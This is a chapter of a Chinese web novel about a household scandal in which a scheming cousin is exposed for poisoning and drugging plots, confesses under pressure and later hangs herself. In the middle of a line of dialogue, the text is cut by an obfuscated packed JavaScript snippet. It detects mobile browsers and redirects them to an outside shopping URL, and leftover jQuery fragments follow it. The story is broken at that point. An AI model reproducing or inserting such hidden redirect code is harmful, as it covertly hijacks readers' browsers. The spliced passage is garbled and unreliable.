54. 昭雪沉冤
作品:《段姑娘每天打两份工》 她嘴唇勾起,诡魅如罗刹妖女,但下一瞬,何玉鸾瞳孔骤然放大,双手试图去抓楼栏,指甲擦过,身子慢慢往下滑去。
“不,这不可能!”
只见李红英被一股不知名的力量重抛上楼,稳稳当当落在她身后。
何玉鸾转身,目光警惕,“你…你会武功!”
竟大意至此。
身上是彻骨的寒冷,再杀她可就难了。
她拔下发簪,悄悄捏在手心,可万万没想到李红英背后居然走出一个胖胖的小丫鬟。
李红英拱手道谢:“适才多谢姑娘相救,你是…你是漪兰阁的丫头?”
小杏揉着手腕,乖巧地点头。
“没想到李姑娘记得我呀。”
“有印象的,你常跟那位未来小二嫂呆在一块儿的,你们都…稍显丰腴。”
小杏:“……”
何玉鸾见势不妙,扶栏起身,提起衣裙噔噔噔步下楼梯,不料一枚飞石突然击中她膝弯,她身子登时朝前扑出,滚下楼,摔得满脸是血。
承恩堂。
堂上坐正位之人乃是郑鹤秋及其夫人吴蕙芳,下首圈椅里则坐着孙姨娘孙若兰,几位子侄辈如郑砚龙、李红英站在底下,丫鬟婆子们伺候在旁。
昏暝暮色随风吹入屋内,珠帘沉沉摇动,堂前人影黑压压的一片。
何玉鸾跪在地下,身体因为疼痛而悲泣不止。
孙姨娘打心里疼着,一双杏眼哀婉可怜,柔柔地将目光抛到老爷身上。
“老爷……”
这一次,郑鹤秋出声打断,他可以娇纵妾室,任凭她作践下人,但要是伤害到他的子女,尤其是儿子,那绝对不可轻饶。
“你不要插嘴,先听她怎么说。”
何玉鸾抬头觑了眼姨夫凝重的脸色,收起捂着额头的帕子,露出那道可怕的伤疤,希求一点怜悯。
“姨夫,侄女是被人陷害的。”
郑鹤秋并不吃这一套。
“人证物证俱在,你还狡辩,是不是非得逼我用家法!”
“姨夫,您明察秋毫,我跟四表弟无冤无仇,侄女没有道理要害他啊!”
“但你跟段青萍有恩怨,你想害的人是她。为置她于死地,你先是下毒,后来又雇凶杀人,不想她命大,屡次躲过你的迫害,你心有不甘,于是决定在元夕夜宴动手,想让她失身于四表弟,这样,二表哥就没法娶她过门,你便能称心如意,不是吗?”
“我……”
李红英继续道:“可惜的是,这次又被段青萍逃过一劫,但是四表弟药效发作,你们没办法,只能骗一个丫头进去让四弟……”说到这里,她脸上飞红,不便再继续往下细说,只好止住话头。
“不是的,我的计划不是这样的,我原本是雇了个乞丐来办事,谁知道他会变成四弟啊!真的,我说的都是真的,不信你们去查,那个乞丐他经常在西大街出没,他的名字叫……”
珍珠忙接话道:“叫刘二麻子。”
“对,就是他。”
“够了表妹!”郑砚龙打断她的话,眼底压抑着怒火,亦流露出痛惜之色,“自珍珠供出乞丐的名字后,我们就去查过,根本没你说的这个人。你不要再狡辩了,事实摆在眼前,何玉鸾,你认罪吧。”
他万万没想到,那个天真烂漫的表妹,竟是蛇蝎般毒辣的女子。
何玉鸾惨白着脸,唇咬得失去血色,她心里头恨,最恨却是表哥,待她薄情至此。
她暗咬银牙,铮铮有声:“我是不想叫段青萍好过,但四表弟的事情与我无关,就是杀了我,我也不会认。”恶人,亦有骨气,她情真恨切,纵是所为令人不齿,皆是贪嗔痴恨,由爱生妒恨,事已至此,她满盘皆输,亦认下这结局。
郑鹤秋耐心全然耗尽,遂叫梁安把认罪书呈上来叫何玉鸾画押签字。
“我不画,我不签,我没罪!”
“玉鸾,你画押签字,”孙姨娘见事情已成定局,早改变策略,“只要你乖乖的,别让你姨夫为难,姨娘保你无事。”
看着眼神慈爱的姨妈,何玉鸾思索着,至少姨妈会护她爱她,亦如她那个逝去多年的母亲。“好,我签。”
入了夜,婆子将灯点上,廊下却有一行人带着东西,往下房送,无非是些首饰簪环、饼馓茶果,陈雪游倚着门看他们出出进。
殿后的两个小厮,各抱着一盆碧玉莲进屋,“萍姑娘,这两盆兰花搁在哪儿?”
是郑砚龙送来的。
经此一事,他才知她受了这多少委屈,可青萍未曾在她跟前提过半个字,说过一句表妹的不好。
相形之下,表妹愈发可厌,青萍愈发可喜。
她送来这两盆碧玉莲,是知道她喜欢兰草,希望她看着开心。
陈雪游其实对花草没甚兴趣,不过盛情难却,因笑道:“搁在外头廊檐下吧,免得我们屋子里的腌臜气熏坏了它们。”
“姑娘这话说的,您屋子里那都是香的,哪里有什么腌臜气。”
陈雪游只是淡淡一笑,忽而听见门外有女子赞叹之声:“其色澄翠如碧玉,其瓣舒卷若莲花,这两株兰花当真不错。”
说话的人正是李红英,她身后跟着个丫头,手里抱着个黑漆大盒子,也不知装着什么。
今天的漪兰阁可真是热闹。
“原来是李姑娘,若是喜欢这两株兰花,不妨拿回去,反正我这等俗物也不懂欣赏。”
李红英眉梢微挑,看她的眼神有些奇怪:“我听二表哥说,段姑娘不是最喜兰草的么?从前在段府的时候栽种过不少,怎么能说不懂欣赏呢,真是太谦虚了。”
段玉鸿才喜欢兰草,可她不过是魂穿后的段青萍,没懂什么文人风雅,只一味爱钱如命。
陈雪游虽有些尴尬,但马上转移话题:“对了,李姑娘怎么有空到我这地儿来了?”
“我是特意来跟小杏道谢的。”说罢,李红英便叫丫鬟彩霞拿礼物过来。
揭开盒盖,是一盒子万寿糕、果馅饼、蜜饯、梅子。
陈雪游蓦地就想起李红英说自己胖的事情,不禁有些不快。
“她不住这屋,李姑娘找错地方了。”
“不要紧,”李红英道:“正巧我也有事情要问段姑娘。”
她示意彩霞放下礼物,把门带好出去把风。
陈雪游眉梢微挑,“哦,什么事呀?”
“小杏居然会武功,你不觉得奇怪吗?”
就知道她要问这个,不过她也早有应对之策,“这丫头招进来时,据说从前是学杂耍的,会点三脚猫功夫也不奇怪啊。”
李红英还在思索,她勾唇轻笑道:“李姑娘就是这么对待自己的救命恩人的啊。她若心怀不轨,又怎会救你性命?”
李红英面有赧色,于是跳过这个问题。
“那我想知道,那晚你中了药逃走,之后;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|16928603|188618||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
你去了哪里,又是怎么解毒的?”这些话当初当着太多人的面实在不好问出口,且与本案关系不大,只是她有些好奇,毕竟这跟二表哥的终身大事有关。
“李姑娘是担心我的清白,你放心,我的身子可是干净的,绝对不会让二爷当什么活王八,戴绿帽子。”陈雪游遂将袖子挽起,雪白的胳膊上露出一点守宫砂。
起先原主身上也是有守宫砂的,只是那晚与周元澈行事弄没了。
之后她又重新点了一颗。
虽是她自己点上去的,也足够以假乱真。更何况这东西本就没什么科学依据,可是相当好糊弄。
“当晚,中了媚药,为解身上热毒,我潜入冰水泡了近半个时辰,如今还落下病根,终日怕冷,这事你不妨去问问院里的人,她们都知道。”
李红英看见她守宫砂仍在,知道她尚是处子之身,再没话可说。
“是我多心,希望段姑娘你别见怪。”
“这不怪你,其实你问了才好,也替我跟老爷太太回明,免得到时候府里上下风言风语。最怕就是你表哥信了那些话,心里不痛快。你知道的,你表哥心肠好,自然不会跟我计较,但我就怕他非要跟自己过不去。”
李红英笑叹道:“表嫂心胸开阔,识得大体,是表哥的福气。”
陈雪游亦是莞尔一笑。
两人说了几句闲话,李红英告辞离去,
到梵音堂来回禀太太时,太太仍在佛龛前礼佛,祈求佛祖保佑郑家家宅平安。
“姨妈。”
“红英来了。”太太起身,关妈妈过来搀扶,被她推开,“我还没老到起不了身的时候,快去给姑娘沏茶。”
关妈妈随后亲自沏上茶水,摆了李红英最爱吃的玫瑰白糖糕。
“到底还是我们姑娘会办事,今儿这事办的,叫老爷都不住的夸,说只可惜不是咱家的人,不然姑娘管家,怕是还没这些腌臜事。”
李红英腼腆一笑,“关妈妈既这么说,看来我得重新托生到姨妈肚子里才好。”
大太太笑道:“英儿,这次的事多亏你机灵,否则你四表弟就要蒙受莫大的冤屈了。唉,也都怪我,当初若是见劝那孩子不听,及早告知孙姨娘,也就不会有今天的事了。”
关妈妈安慰道:“这也不怪太太,孙姨娘那般小心眼,怎么肯信太太的话,只怕还误会咱们无事生非,玷污何姑娘的名声呢。”
太太满面愧色,只是叹息。
“对了,珍珠那丫头应当如何处置?我想那丫头终究是被主子胁迫,不敢不听令,何况她主动把事情交代清楚,洗清池哥儿的嫌疑。上天有好生之德,再说咱们家最近一直不太平,也实在不该再造杀孽了。”
李红英道:“姨夫的意思是,把这丫头赶到庄子上去,府里头肯定没法再待下去,就算姨夫容得下她,孙姨娘也未必容得下她。”
正说着,外头有丫鬟神色匆匆跑进来,“不好了,太太!”
关妈妈怒道:“咋咋呼呼的,没见有客人在这里么!”太太慈祥宽和,温声细语道:“不着急,有什么事你慢慢说来。”
那丫鬟急道:“太太,何姑娘她、她上吊自尽了!”
三人俱是大惊失色。
关妈妈不禁叹气道:“真想不到这孙姨娘如此狠毒,竟然为了自己的名声,连自己的侄女都不放过。”
太太横了她一眼,“关妈妈,这种话可不许乱说。”